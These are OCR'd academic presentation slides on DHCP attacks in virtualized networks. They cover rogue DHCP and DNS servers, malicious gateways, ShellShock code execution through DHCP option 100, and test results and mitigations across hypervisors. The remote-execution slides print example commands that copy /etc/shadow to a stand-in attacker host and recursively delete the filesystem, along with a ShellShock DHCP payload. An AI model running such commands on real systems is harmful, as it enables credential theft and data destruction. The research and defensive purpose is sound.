
- Reduces complexity of address management
  - Duplicate address conflicts
  - Manual entry errors when configuring clients
- Reduces administrative overhead in large networks
  - No need to manually configure every client
  - Centralized server responds to client requests as they come online
  - Allows mobile devices to remain portable and be transparently configured without user intervention

Clarkson UNIVERSITY defy convention™

IPv4 Classful Addressing

Class	Addresses Supported
A	16,777,216
B	65,536
C	256

DHCP Protocol
Client – Server Model



Clarkson UNIVERSITY defy convention™

DHCP Options

- DHCP allows and administrator to pass many options to a client besides the standard Subnet Mask, DNS, and Default Gateway information
- Options are specified by a DHCP Option Code number
  - Option 4 – Time Server
  - Option 15 – Domain Name
  - Option 35 – ARP Cache Timeout
  - Option 69 – SMTP Server
- *Options are defined in RFC 2132 - DHCP Options*
  - https://tools.ietf.org/html/rfc2132

Clarkson UNIVERSITY defy convention™

DHCP Options

- DHCP uses up to 8 bits for the option number allowing for 256 different options to be passed to a client
  - *0 – 255*
- Not all of the option numbers are currently in use and vendors are able to use unreserved numbers in their devices when customizing the DHCP protocol
  - http://www.cisco.com/c/en/us/td/docs/net_mgmt/network_registrar/6-1/user/guide/nrug_1/UserApB.pdf

Clarkson UNIVERSITY defy convention™

Presentation Outline

- *Abstract*
- *Summary of MAC Flooding Results*
- *Demo*
- *DHCP Protocol*
- ***DHCP Attacks***
- *Test Environment*
- *Demo*
- *Results*
- *Mitigation*
- *Conclusion*
- *Discussion*

Clarkson UNIVERSITY defy convention™

DHCP Attacks

- DHCP Attacks
  - Rogue DHCP server is placed on a network
  - Competes with legitimate DHCP server when responding to client addressing requests
  - 50/50 chance that a client will associate with malicious server since client requests are broadcast to the network
    - Multiple rogue DHCP servers will reduce the odds!
  - Setting up a DHCP server on an existing system is very simple and can be completed in a matter of minutes

Clarkson UNIVERSITY defy convention™

DHCP Attacks
Duplicate Addressing


- Condition:
  - Two DHCP servers provide addresses to clients on the same network within the same range
    - ie. 10.1.2.100 – 10.1.2.200
  - High probability that duplicate addressing will occur
    - First address allocated from each DHCP server will most likely be: 10.1.2.100
    - Then 10.1.2.101 … 102 … 103 ... etc ...

DHCP Attacks
Duplicate Addressing

- Affect:
  - Denial of Service for the two clients that received the same address
    - In conflict
    - Services provided by those clients become inaccessible to other systems on the same network
  - OR
    - Clients are directed to a malicious system that received the same address as the legitimate system
    - Relies on malicious system replying to clients first

Clarkson UNIVERSITY defy convention™

DHCP Attacks
Duplicate Addressing




Clarkson UNIVERSITY defy convention™

DHCP Attacks
Rogue DNS Server

- Condition:
  - A malicious DHCP server provides associated clients with the IP address of a poisoned DNS server
  - Poisoned DNS server is seeded with information that directs clients to spoofed websites or services
- Affect:
  - Client system is directed to malicious services that are intended to steal information or plant viruses, worms, maleware, or trojans on the system
  - PII or other sensitive information is harvested by the attacker

Clarkson UNIVERSITY defy convention™

DHCP Attacks
Rogue DNS Server



DHCP Attacks
Incorrect Default Gateway


- Condition:
  - A malicious DCHP server provides the IP address of an incorrect default gateway for associated clients
- Affect:
  - Clients are unable to route traffic outside of their broadcast domain
  - Unable to access other resources on subnets or the Internet

DHCP Attacks
Malicious Honeynet

- Condition:
  - A malicious DCHP server provides the IP address of an *malicious* default gateway for associated clients
- Affect:
  - Client traffic is routed to a malicious honeynet that the attacker setup in order to harvest PII or other sensitive information

Clarkson UNIVERSITY defy convention™

DHCP Attacks
Malicious Honeynet



Clarkson UNIVERSITY defy convention™

DHCP Attacks
Remote Execution of Code

- Condition:
  - By making use of certain DHCP options clients can be forced to run code or other commands while acquiring a DHCP lease
    - Each time the lease is renewed the code will be executed, not just the initial time!
  - The BASH vulnerability ShellShock can be leveraged to remotely execute commands or run code on a vulnerable Linux or Mac OSX system


Clarkson UNIVERSITY defy convention™

DHCP Attacks
Remote Execution of Code

- Affect:
  - Remote commands or code executed on associated system with root privileges!
    - Intent could be harmless to catastrophic:
      - Set the system banner:
        - *echo "Welcome to $HOSTNAME" > /etc/motd*
      - Send the shadow file somewhere:
        - *scp /etc/shadow attacker@badguy.net:.*
      - Delete all files and folders on the system recursively from /
        - *rm -rf /*

Clarkson UNIVERSITY defy convention™

DHCP Attacks
Remote Execution of Code



Clarkson UNIVERSITY defy convention™

Presentation Outline

- *Abstract*
- *Summary of MAC Flooding Results*
- *Demo*
- *DHCP Protocol*
- *DHCP Attacks*
- ***Test Environment***
- *Demo*
- *Results*
- *Mitigation*
- *Conclusion*
- *Discussion*

Clarkson UNIVERSITY defy convention™

Test Environment

- The same test environment was used as in the previous MAC flooding experiment

Hypervisor	Virtual Switch
OS Xen 4.3	Linux 802.1d Bridging
OS Xen 4.3	Open vSwitch 1.11.0
OS Xen 4.3	Open vSwitch 2.0.0
Citrix XenServer 6.2	Open vSwitch 1.4.6
M.S. Server 2008 R2 w/Hyperv	MS Hyper-V Switch
M.S. Hyper-V 2008 - Free	MS Hyper-V Switch
Vmware vSphere (ESXi) 5.5	Default vSwitch

Clarkson UNIVERSITY defy convention™

Test Environment

- However four new virtual machines were created in each platform to setup scenarios

Operating System	Updates Applied	Services	VIFs
CentOS 6.5 *(minimal)*	Fully Updated	DNSMasq - *(DHCP/DNS)*	1
CentOS 6.5 *(minimal)*	Fully Updated	Simple Router - *(IPTables)*	2
CentOS 6.5 *(minimal)*	Fully Updated	Apache 2 *(Web)*	1
CentOS 6.5 *(minimal)*	No Updates	Left vulnerable to Shell Shock	1

Clarkson UNIVERSITY defy convention™

Tests Performed

- Remote Execute of Code
  - The following command was passed with DHCP option 100:

    Dhcp-option-force=100,() { :; }; /bin/echo 'Testing shellshock vulnerability. If you can read this it worked!'>/tmp/shellshock
- Poisoned DNS Server
  - The DHCP server was also configured as the poisoned DNS server directing clients to a malicious webserver spoofing gmail.com, mail.google.com, and www.gmail.com

Clarkson UNIVERSITY defy convention™

Tests Performed

- Invalid Default Gateway
  - Clients were passed a default gateway address of 1.1.1.1 instead of the valid 192.168.1.1
- Malicious Default Gateway
  - Clients were passed a default gateway address of 192.168.1.20 which was a system configured as a simple router routing traffic to a malicious honeynet containing a web server

Clarkson UNIVERSITY defy convention™

Presentation Outline

- *Abstract*
- *Summary of MAC Flooding Results*
- *Demo*
- *DHCP Protocol*
- *DHCP Attacks*
- *Test Environment*
- ***Demo***
- *Results*
- *Mitigation*
- *Conclusion*
- *Discussion*

Clarkson UNIVERSITY defy convention™

Demo

- Poisoned DNS Server
  - DHCP server will provide CentOS client with IP of a malicious DNS server
  - Client will use *links* to go to www.gmail.com
- Remote Execution of Code
  - DHCP server will provide CentOS client with option 100 containing code intended to leverage ShellShock
- Demo will be performed using the Citrix Xen Server environment and CentOS minimal virtual machines

Clarkson UNIVERSITY defy convention™

Presentation Outline

- *Abstract*
- *Summary of MAC Flooding Results*
- *DHCP Protocol*
- *DHCP Attacks*
- *Test Environment*
- *Demo*
- ***Results***
- *Mitigation*
- *Conclusion*
- *Discussion*

Clarkson UNIVERSITY defy convention™

Results (ShellShock)

Hypervisor	Virtual Switch	Vulnerable
OS Xen 4.3	Linux 802.1d Bridging	**Yes**
OS Xen 4.3	Open vSwitch 1.11.0	**Yes**
OS Xen 4.3	Open vSwitch 2.0.0	**Yes**
Citrix XenServer 6.2	Open vSwitch 1.4.6	**Yes**
M.S. Server 2008 R2 w/Hyperv	MS Hyper-V Switch	**Yes**
M.S. Hyper-V 2008 - Free	MS Hyper-V Switch	**Yes**
Vmware vSphere (ESXi) 5.5	Default vSwitch	**Yes**

Clarkson UNIVERSITY defy convention™

Results (Poisoned DNS)

Hypervisor	Virtual Switch	Vulnerable
OS Xen 4.3	Linux 802.1d Bridging	**Yes**
OS Xen 4.3	Open vSwitch 1.11.0	**Yes**
OS Xen 4.3	Open vSwitch 2.0.0	**Yes**
Citrix XenServer 6.2	Open vSwitch 1.4.6	**Yes**
M.S. Server 2008 R2 w/Hyperv	MS Hyper-V Switch	**Yes**
M.S. Hyper-V 2008 - Free	MS Hyper-V Switch	**Yes**
Vmware vSphere (ESXi) 5.5	Default vSwitch	**Yes**

Clarkson UNIVERSITY defy convention™

Results (Invalid Default Gateway)

Hypervisor	Virtual Switch	Vulnerable
OS Xen 4.3	Linux 802.1d Bridging	**Yes**
OS Xen 4.3	Open vSwitch 1.11.0	**Yes**
OS Xen 4.3	Open vSwitch 2.0.0	**Yes**
Citrix XenServer 6.2	Open vSwitch 1.4.6	**Yes**
M.S. Server 2008 R2 w/Hyperv	MS Hyper-V Switch	**Yes**
M.S. Hyper-V 2008 - Free	MS Hyper-V Switch	**Yes**
Vmware vSphere (ESXi) 5.5	Default vSwitch	**Yes**

Clarkson UNIVERSITY defy convention™

Results
(Malicious Default Gateway)

Hypervisor	Virtual Switch	Vulnerable
OS Xen 4.3	Linux 802.1d Bridging	**Yes**
OS Xen 4.3	Open vSwitch 1.11.0	**Yes**
OS Xen 4.3	Open vSwitch 2.0.0	**Yes**
Citrix XenServer 6.2	Open vSwitch 1.4.6	**Yes**
M.S. Server 2008 R2 w/Hyperv	MS Hyper-V Switch	**Yes**
M.S. Hyper-V 2008 - Free	MS Hyper-V Switch	**Yes**
Vmware vSphere (ESXi) 5.5	Default vSwitch	**Yes**

Clarkson UNIVERSITY defy convention™

Presentation Outline

- *Abstract*
- *Summary of MAC Flooding Results*
- *Demo*
- *DHCP Protocol*
- *DHCP Attacks*
- *Test Environment*
- *Demo*
- *Results*
- ***Mitigation***
- *Conclusion*
- *Discussion*

Clarkson UNIVERSITY defy convention™

Mitigation

- DHCP attacks can be mitigated by the following:
- Enforcing static IP addressing, DNS entries, and default gateways on every device
  - Cumbersome!
  - Prone to error
- Utilized DHCP snooping on switches
  - Option on some physical switches *(Cisco, HP)*
  - Restrict network access to specific MAC addresses connected to specific switch ports
    - Highly restrictive!
    - Prevents unauthorized DHCP servers

Clarkson UNIVERSITY defy convention™

Mitigation

- Use DHCP server authorization
  - Windows 2000 server and up
  - Feature of Active Directory and Windows DHCP servers
- Techniques using software defined networking *(SDN)* could be explored
  - Define filters to identify DHCP client requests on the broadcast domain and forward them to the correct server
  - Requires further investigation and experience with SDN

Clarkson UNIVERSITY defy convention™

Presentation Outline

- *Abstract*
- *Summary of MAC Flooding Results*
- *Demo*
- *DHCP Protocol*
- *DHCP Attacks*
- *Test Environment*
- *Demo*
- *Results*
- *Mitigation*
- ***Conclusion***
- *Discussion*

Clarkson UNIVERSITY defy convention™

Conclusion

- The results of this research indicate that both virtual and physical networks that have not been secured against Layer 2 DHCP attacks are vulnerable to all of the attacks that were outlined in this talk
- Every virtual platform tested was found to be vulnerable out of the box

Clarkson UNIVERSITY defy convention™

Whats Next?

Clarkson UNIVERSITY defy convention™

Whats Next?

- Next step: evaluate VLAN security in virtualized environments:
  - All virtual switch products support the creation of VLANs
  - VLANs allow service providers to *logically* separate and isolate multi-tenant virtual networks within their environments
- Do the current known vulnerabilities in commonly used VLAN protocols apply to virtualized networks?
  - Could allow for:
    - Eavesdropping of traffic on restricted VLANs
    - Injection of packets onto a restricted VLAN
      - DoS attacks
      - Covert channels

